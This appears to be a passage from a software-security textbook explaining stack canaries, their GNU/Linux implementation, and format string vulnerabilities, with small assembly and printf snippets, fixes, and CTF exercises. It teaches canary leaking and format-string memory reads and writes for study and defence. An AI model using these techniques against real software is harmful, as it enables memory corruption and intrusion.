Random canaries are good if the attacker cannot guess them. Unfortunately, memory leak bugs can reveal the canary’s value, rendering them useless. Terminator canaries, on the other hand, are constant and well known to the attacker. They block the attacks in a different way. For example, consider a `gets()`-based overflow like the one we have studied in the previous sections. We know that the attacker cannot have a newline in her payload, because otherwise the `gets()` will not copy all the bytes that come after it. But if the canary contains a newline and the attacker overwrites it with something else, it will be detected. Unfortunately, there are bugs that involve `memcpy()`, `read()`, or even custom hand-made code, and these bugs are either not blocked by any particular byte value, or by characters that are not in the canary.

Both types of canaries are useless against bugs that allow the attackers to overwrite arbitrary memory addresses, since these types of attacks can overwrite the saved return address without touching the canary. The XOR canaries attempt to block these attacks by merging the original stored `rip` address with the random canary. However, a memory leak can reveal both the the XOR canary and the stored `rip` address, thus exposing the random value and so on. Also, an arbitrary-memory-write bug may allow the attacker to overwrite something else in the control data (e.g., the saved `rbp`) without touching either the XOR canary or the return address. This can be countered by XORing even more control data with the canary, but the attacker may find other useful things to overwrite (e.g., function pointers elsewhere in memory). Combinations of two or more types of canaries are possible, but the they have other problems. For example, a canary containing both terminator and random characters has reduced entropy compared to a completely random canary, and may therefore be easier to guess.

In summary, canaries can be, and often have been, defeated by memory leaks and/or attacks that do not rely on stack-based buffer overflows (see, for example, the format string vulnerabilities of Chapter 6). This is not surprising, since the canaries were specifically designed to exploit a peculiarity of buffer overflows, especially stack-based ones. To these "genetic" weaknesses, however, we must add other weaknesses that may arise from their implementation in a particular system. Indeed, in real systems, the implementation may be particularly weak due to backward compatibility constrains or performance-versus-security considerations.

So why use them at all? Like all mitigations, they do not block all possible attacks. However, the idea is that by adding enough mitigations, each one targeting a specific type of bug, we can block most, if not all, existing exploitable attacks.

There is a very important mental trap that we should avoid: thinking that an attack is blocked just because it is "difficult to exploit", and that therefore we don't need to worry about bugs. The perception of difficulty only comes from our inexperience as attackers, and this is why we try to learn attackers' known techniques: to have a better idea of what is really difficult and what is just a nuisance. Bugs need to be found and fixed. Mitigations are just a last line of defense.

5.5.2 Implementation in GNU/Linux

Linux systems that use the GNU C library and `gcc` (i.e., most of the Linux systems) implement stack canaries as a collaboration between the kernel, the compiler and the C library. The workflow is as follows:

1. During each `execve()`, the kernel places a random value in the stack of the new virtual memory;
2. The C runtime initialization functions that come with the GNU libc use this value to compute the canary and place it in a well known location in the process's memory;
3. the function prologue generated by `gcc` takes this global canary and pushes it on the stack; the function epilogue checks if the local canary matches the global one, and aborts the process if they differ.

We can already make some considerations. The canary is always the same for the entire lifetime of a process. There is a new canary only when `execve()` is called: a `fork()`ed process will use the same canary as its parent. The canary resides in many places in memory: there always is the global copy and, at any given moment, there is a copy in the stack frames of all currently active functions. Other copies, coming from previously returned functions, may be found in uninitialized variables of currently active functions. The attacker only needs a memory leak bug, in any part of the program, that she can use to read any of these copies. Then she can use a buffer overflow bug in some other part of the program to successfully overwrite the canary and the control data it was supposed to protect. Note that the attacker now has to find two exploitable bugs instead of just one, so the mitigation reduces the attacker's chances somewhat.

Let us now examine the implementation in more detail (use Figure 5.15 for reference).

5.5.2.1 The kernel

Upon completion of the `execve()` system call, the kernel puts 16 random byes on the stack, typically just between the auxiliary vector and the argument and environment strings (recall Figure 5.8). It then puts a pointer to these bytes into an entry of the auxiliary vector. This is a data structure that the kernel pushes onto the process stack, just below the environment array. This data structure contains




Figure 5.15 – Implementation of canaries in Linux

various information about the process and the program and is mainly used by the dynamic loader (see Appendix A). Each entry of the auxiliary vector occupies two stack lines: The first line contains a numeric "tag" that identifies the type of information contained into the second line. The `AT_RANDOM` tag (value 25, hex `0x19`) is the one we are interested in: the second line of the entry with this tag contains the pointer to the random bytes. An example is shown in the bottom-right corner of Figure 5.15.

5.5.2.2 The GNU C library

The GNU C library contains some object files that are linked with all programs by default. They contain the C runtime initialization and cleanup routines. The `_start` entry point of our program is defined in one of these files. It contains a small assembly program that calls the `__libc_start_main()` function, which is still part of the C library and is written in C. This function performs many initializations and then calls our `main()`. Among these initializations there is the creation of the canary value, which is very simple: the canary coincides with the least significant bytes of the random number generated by the kernel (4 bytes on 32b systems and 8 bytes on 64b systems). However, the least significant byte is replaced by 0. Therefore, the canary is a mixture of a "terminator" and a "random" canary. Note that for 32b this means that only three bytes of the canary are random, which makes it not difficult to guess by brute-forcing. We can also see that there is still another place where the canary can be (essentially) read: the random value stored by the kernel on the stack.

The canary is stored in the *Thread Control Block* (TCB). This is a per-thread data structure used by standard libraries to hold information that depends on the current thread. For the entire lifetime of a thread, a pointer to this structure is contained in the (hidden part of) the `fs` register. This is one of the two *segment selector* registers (the other is `gs`) that are still in use on the AMD64 architecture. They contain a constant virtual address that can be added to any memory operand address. In assembly syntax you can use it by prepending "`fs:`" to a memory operand. The `fs` register is initialized by `__libc_start_main()`[11].

In the example of Figure 5.15, the C library has copied the first 8 bytes of the kernel random value

[11] The function uses the Linux-specific `arch_prctl()` system call to initialize the register, since it cannot be written from userspace.

into the TCB. Note how the least significant byte (*b6*) has been replaced by *00*.

5.5.2.3 The gcc compiler

The `gcc` compiler will add canary support to the compiled program if the `stack-protector` option is enabled. In current Linux distributions, this is enabled by default and can be disabled by adding the `-fno-stack-protector` option to the `gcc` command line.

When canaries are enabled, the prologue of canary-protected functions becomes:

```
 1    ; save the old frame pointer
 2    push rbp
 3    ; (maybe push other registers)
 4    ; create the new frame pointer
 5    mov  rbp, rsp
 6    ; reserve space for the local variables + the canary
 7    sub  rsp, x
 8    ; copy the global canary in the current frame
 9    mov rax, QWORD PTR fs:0x28
10    mov QWORD PTR [rbp-8], rax
```

Lines 1–7 contain a standard prologue, except for the need to reserve space for the canary in addition to the local variables. Lines 9 and 10 are new: line 9 reads the global canary from offset 0x28 in the TCB and line 10 copies the canary just above the saved frame pointer. Note that, if the compiler has to save other registers besides the old frame pointer (see the comment at line 3), the canary will be stored above them.

In the example of Figure 5.15, the function prologue has copied the canary from the TCB to the function frame. In this example there were no saved registers, so the canary lies immediately above the dynamic link pointed to by `rbp`.

The canary protected epilogue is:

```
 1    ; compare the global canary with the local copy
 2    mov rax, QWORD PTR [rbp-8]
 3    sub rax, QWORD PTR fs:0x28
 4    je good
 5    ; abort if the local canary has been modified
 6    call __stack_chk_fail@plt ; doesn't return
 7  good:
 8    ; restore old rsp and rbp
 9    leave
10    ; return to the caller
11    ret
```

Lines 1–7 are new, while the others are nothing more than the standard epilogue.

The new instructions add a bit of overhead to the function, so `gcc` only adds them where it thinks they are really needed. Basically, only in functions that declare sufficiently large array variables [12].


The `__stack_chk_fail` function prints an error message on standard error and aborts the process[13].

[12] Search for “-fstack-protector” in the `gcc` manpage for full details.

[13] See Section A.5 for the `@plt` suffix.

The `checksec` tool from the `pwntools` library detects the presence of stack canaries by looking for this function symbol in the binary.

Exercise 5.7 — canary2. Bugs in the programs may make the canary relatively easy to guess in a reasonable time. Try to guess the canary and then redirect execution in challenge *canary2*. ■



6. Format Strings

The a's at the beginning are just for alignment, the %u's to skip bytes in the stack, the %653300u is to increment the # of bytes that have been "output", and the %n stores that value (whose LSBs have now flipped over to 0) to the location pointed to by the current "argument"—which just happens to point right after the a's in this string. The bytes that replace the X's are the address where proftpd keeps the current user ID. . .

T. Twillman, *Exploit for proftpd 1.2.0pre6*,
Bugtraq mailing list, 1999

"Format strings" are the control strings that are passed to the printf() family of functions and contain the output template for the functions. These functions are vulnerable whenever the attacker can control the format string itself.

These vulnerabilities can be very powerful in the hands of a skilled attacker. In the worst case, the attacker will be able to perform *arbitrary memory reads* and even *arbitrary memory writes*. That is, the attacker can be able read words from memory addresses chosen by the attacker, or overwrite memory locations chosen by the attacker with values chosen by the attacker.

It should be clear how these powers allow an attacker to completely defeat stack canaries, e.g., by reading the canary from memory, or by overwriting the global canary, or by overwriting a return address without touching the canary.

6.1 Format string bugs

The attack vectors come from the way *variadic* functions are implemented in C. Variadic functions are declared by ending the list of their arguments with "...". For example, printf() can be declared as

```
int printf(const char *fmt, ...);
```

Basically, the C compiler handles variadic functions by simply *not* checking the number and types of the arguments that are passed to the function in the "..." position. All the arguments found in the call site are put in their place in the registers or on the stack. If the called function needs one of these arguments, it reads the expected location for that argument. The function has no way of knowing if the argument was actually passed by the caller, or if the argument type was the correct one: it will read whatever the expected argument location currently contains, and interpret it as a value of the expected type. Correct functionality depends entirely on the conventions between the caller and the called program. The programmer must follow these conventions, making sure to pass all the arguments that are actually needed in each call.

In the printf() family of functions, the convention is that each format specifier takes an additional argument. For example, in

```
printf("a is %d and b is %d\n", a, b);
```

the first “%d” will read the first argument (a) after the format string, interpret it as an integer, and print its decimal value; the second “%d” will read the next argument (b). On 32b systems, the first argument is on the stack, just below the pointer to the format string; the second argument is below the first one, and so on. On 64b systems the first 6 arguments (including the pointer to the format string) are passed in registers, and any additional arguments are pushed on the stack.

Now consider a call like this

BUG

```
printf("a is %d and b is %d\n", a);
```

where there are two “%d”s, but only one additional argument. This code will compile. At runtime, the printf() function will read and print the value of a correctly, but then it will also print whatever is stored under a on the stack (32b), or the current contents of the rdx register (64b).

Finally, consider a statement like this

BUG

```
printf(buf);
```

where the contents of buf are controlled by the attacker. The programmer simply wanted to print a string, but printf() interprets every “%” character inside buf as a format specifier. Each one of these format specifiers needs a corresponding argument and printf() will read the registers or the memory locations where that argument should have been, *under the attacker’s control*.

The correct way to print a string is:

FIX

```
printf("%s", buf);
```

or, even better:

FIX

```
puts(buf);
```

6.2 Exploiting format string bugs

Now let us play the role of the attacker and assume that we can control a format string used by a victim program.

Probably the best way to think about what we can do, is to think of printf() as a new machine with its own programming language, see Figure 6.1. The format string (colored) is the program and the instructions are normal characters and format specifiers. The printf() machine has its own instruction pointer, pointing to the next character/format specifier to “execute”. This pointer moves only forward without jumps in either direction: there are no loops and no conditional branches. The arguments are stored in “argument slots” numbered sequentially from 1. In the 32 bit printf() machine, each slot is 4 bytes and the first slot is the stack-line pointed by esp immediately before the call that jumps to printf().




Figure 6.1 – The printf() machine (32 bit version)

R Our right-to-left convention in the representation of memory is useful when displaying addresses, but it is annoying when displaying strings, which come out reversed. As a compromise, we sometimes show parts of memory in a "mirrored" fashion, in left-to-right order. We use a dashed pattern for parts of memory displayed in this way and we add "(mirrored)" on top. In Figure 6.1, the part of memory that contains the format string is mirrored.

The instructions update the machine state which includes its instruction pointer and:

1. an argument pointer, containing the slot number of the next argument;
2. an output counter, containing the number of characters that have been output so far.

The machine also produces output—the characters sent to the standard output. For example, any ordinary character, such as "a", can be seen as an instruction to print the character itself. As a side effect, the instruction pointer moves past the character in the string and the output counter is incremented by one, while the argument pointer doesn't change. As another example, a "%d" specifier reads the argument referenced by the argument pointer and moves the argument pointer to the next slot, interprets and outputs the argument as an integer, and increments the argument counter by the number of output characters; finally, the instruction pointer moves past the "%d" in the string. In Figure 6.1, the machine has already executed a=%x,b= and output 11 characters; instruction %x has consumed the argument stored in slot 1 and now the argument pointer points to slot 2; the next instruction, %d, will read the 0x00000033 argument stored in slot 2, convert it to base ten and output the corresponding characters.

Surprisingly, the printf() machine can also *write to memory*: see the man page for the little-known "%n" format specifier. The argument to this specifier must be a pointer to an integer variable. printf() will execute it by writing the current output counter into the variable. For example, assume that cnt1 and cnt2 are two int variables; then, the following statement

```
printf("AAAAA%nBBB%nCCCC", &cnt1, &cnt2);
```

will assign 5 to cnt1 and 8 to cnt2.

The 64 bit printf() machine (Figure 6.2) is very similar, but the argument slots span 8 bytes and the first 5 slots are the rsi, rdx, rcx, r8, and r9 registers; slot 6 is the stack-line pointed to by rsp immediately before the call printf instruction. Figure 6.3 shows the intermediate steps of the machine using the same program as in Figure 6.2. Each snapshot shows the state after the execution of a single instruction. Note, in Figure 6.3d, how the execution of "%x" advances the instruction pointer




Figure 6.2 – The `printf()` machine (64 bit version)

of two bytes, advances the argument pointer to position 2, outputs 6 characters and adds 6 to the output counter. The characters output by instruction "`%x`" are those that correspond to the hexadecimal string representation of the binary integer stored in argument slot 1, i.e., in the `rsi` register. Since integers are represented on 4 bytes, the highest 4 bytes of `rsi` (`0x0005544`) are simply ignored. Figure 6.2 shows the state immediately after the one Figure 6.3f, where "=" has also been processed.

Exercise 6.1 Draw the state that follows the one in Figure 6.2. ■


6.2.1 Stack reads

The simplest way to exploit a format string vulnerability is to leak information from the stack of the process under attack. On 32b systems, a sequence of `%x` specifiers will cause `printf()` to print successive lines from the stack. On 64b systems, the first 5 `%lx` will print the contents of the `rsi`, `rdx`, `rcx`, `r8`, and `r9`, and any additional `%lx` will start printing successive stack lines. By studying the binary, or simply by observing the output, the attacker may be able to determine which of these lines contains the stack canary. On 32b systems the canary can be read with `%x`, but on 64b you need `%lx`, because `%x` will only read 4 bytes in both systems.

Exercise 6.2 — canary0. Steal the canary and then the flag from challenge *canary0*. ■

6.2.2 Random access to arguments

The only real difficulty in the attack of Section 6.2.1 comes from space limitations in the controlled buffer, since the argument pointer is only moved forward by format specifiers, and each format specifier requires space in the format string. Since any format specifier will move the argument pointer by at least one stack line (which is 4 bytes in 32b systems and 8 bytes in 64b systems) the attacker can use a format specifier which is as small as possible: any of `%d`, `%x`, `%c`, . . . will do, so the attacker needs to



(a) Start

(b) Executed "a"

(c) Executed "="

(d) Executed "%x"

(e) Executed ","

(f) Executed "b"

Figure 6.3 – Example evolution of the 64bit `printf()` machine

use at least two bytes of the buffer for each stack line that she needs to skip: if the buffer size is s, the attacker can only move the argument pointer by $\lfloor s/2 \rfloor$ lines, which may not be enough to reach the canary's position.

However, there is another little known fact about format string: arguments can be accessed in *random order* using the "%*n*$" syntax, which selects the nth argument directly. For example,

```
printf("%4$d %1$d %3$d %2$d\n", 10, 20, 30, 40);
```

will print "40 10 30 20".

In some cases, this syntax can be used to easily overcome the space limitations that we have mentioned above. If we know that the canary is n stack-lines below the stack top, "%*n*$x" will print it directly on 32b systems, while "%$(n+5)$$lx" will do the same on 64b ones.

This technique, however, relies on some implementation quirks of the C library. It was available in old versions of glibc, and in modern versions only if some compile options are not enabled (see FORTIFY_SOURCE in Section 6.4). According to the C standard, random access and (the normal) sequential argument access are mutually exclusive (i.e., the same format string cannot contain both forms), and more importantly, once all the argument numbers have been collected, there can be no gaps left. This means a that a format string like "%*n*$x" with $n > 1$ is non-standard, since it references the nth argument without also referencing all the arguments from the 1st to the $(n-1)$th. We can understand why the standard imposes this no-gaps requirement: to jump to the nth argument, printf() must know how many stack lines (and registers) are occupied by the arguments up to the $(n-1)$th. However, arguments can occupy a variable number of stack lines, depending on their type. For example, long long occupies two lines on 32b systems, while long double takes three lines on 32b systems and 2 lines on 64b systems. To implement random access arguments, the printf() function should scan the format string a first time, without producing any output, to collect all the argument types. Then it should start the normal scan, using the types collected in the first scan to compute the correct stack line of each argument. For this algorithm to work, however, the first scan must eventually see all the arguments from the 1st to the highest referenced number. This is how musl libc works, for example.

R When mixing random-access and sequential-access specifiers in GNU libc, remember that the random-access specifiers don't move the argument pointer.

We can see that, if the no-gaps rule is enforced, random access arguments cannot be used to overcome the space limitations in the buffer. When glibc allows this behavior, though, it simply assumes that all non-referenced arguments occupy one stack-line each.

Even when the technique is available, there may be limits on the maximum number of arguments, so the attacker will usually not be able to use this feature to read memory very far down the stack, or especially at addresses lower than the top of the stack.

6.2.3 Arbitrary memory reads

The above limitations can be overcome if the attacker can control *both* the printf() program (i.e., the format string) and at least some of its arguments. This may be the case, for example, if the format string controlled by the attacker is itself on the stack and can be accessed by the argument pointer.

Suppose that there are o stack-lines between the top line immediately before the call of printf() (included) and the first line that contains the copy of the format string (excluded). In 32b systems, arguments number 1 to o will read from these o stack-lines, while argument number $o+1$ will read from the first line of the format string (see Figure 6.4). In 64b systems, arguments 1–5 will read from the usual registers, arguments 6 to $o+5$ will read from the o stack-lines, and argument $o+6$ will read




Figure 6.4 – Argument pointer inside the format string

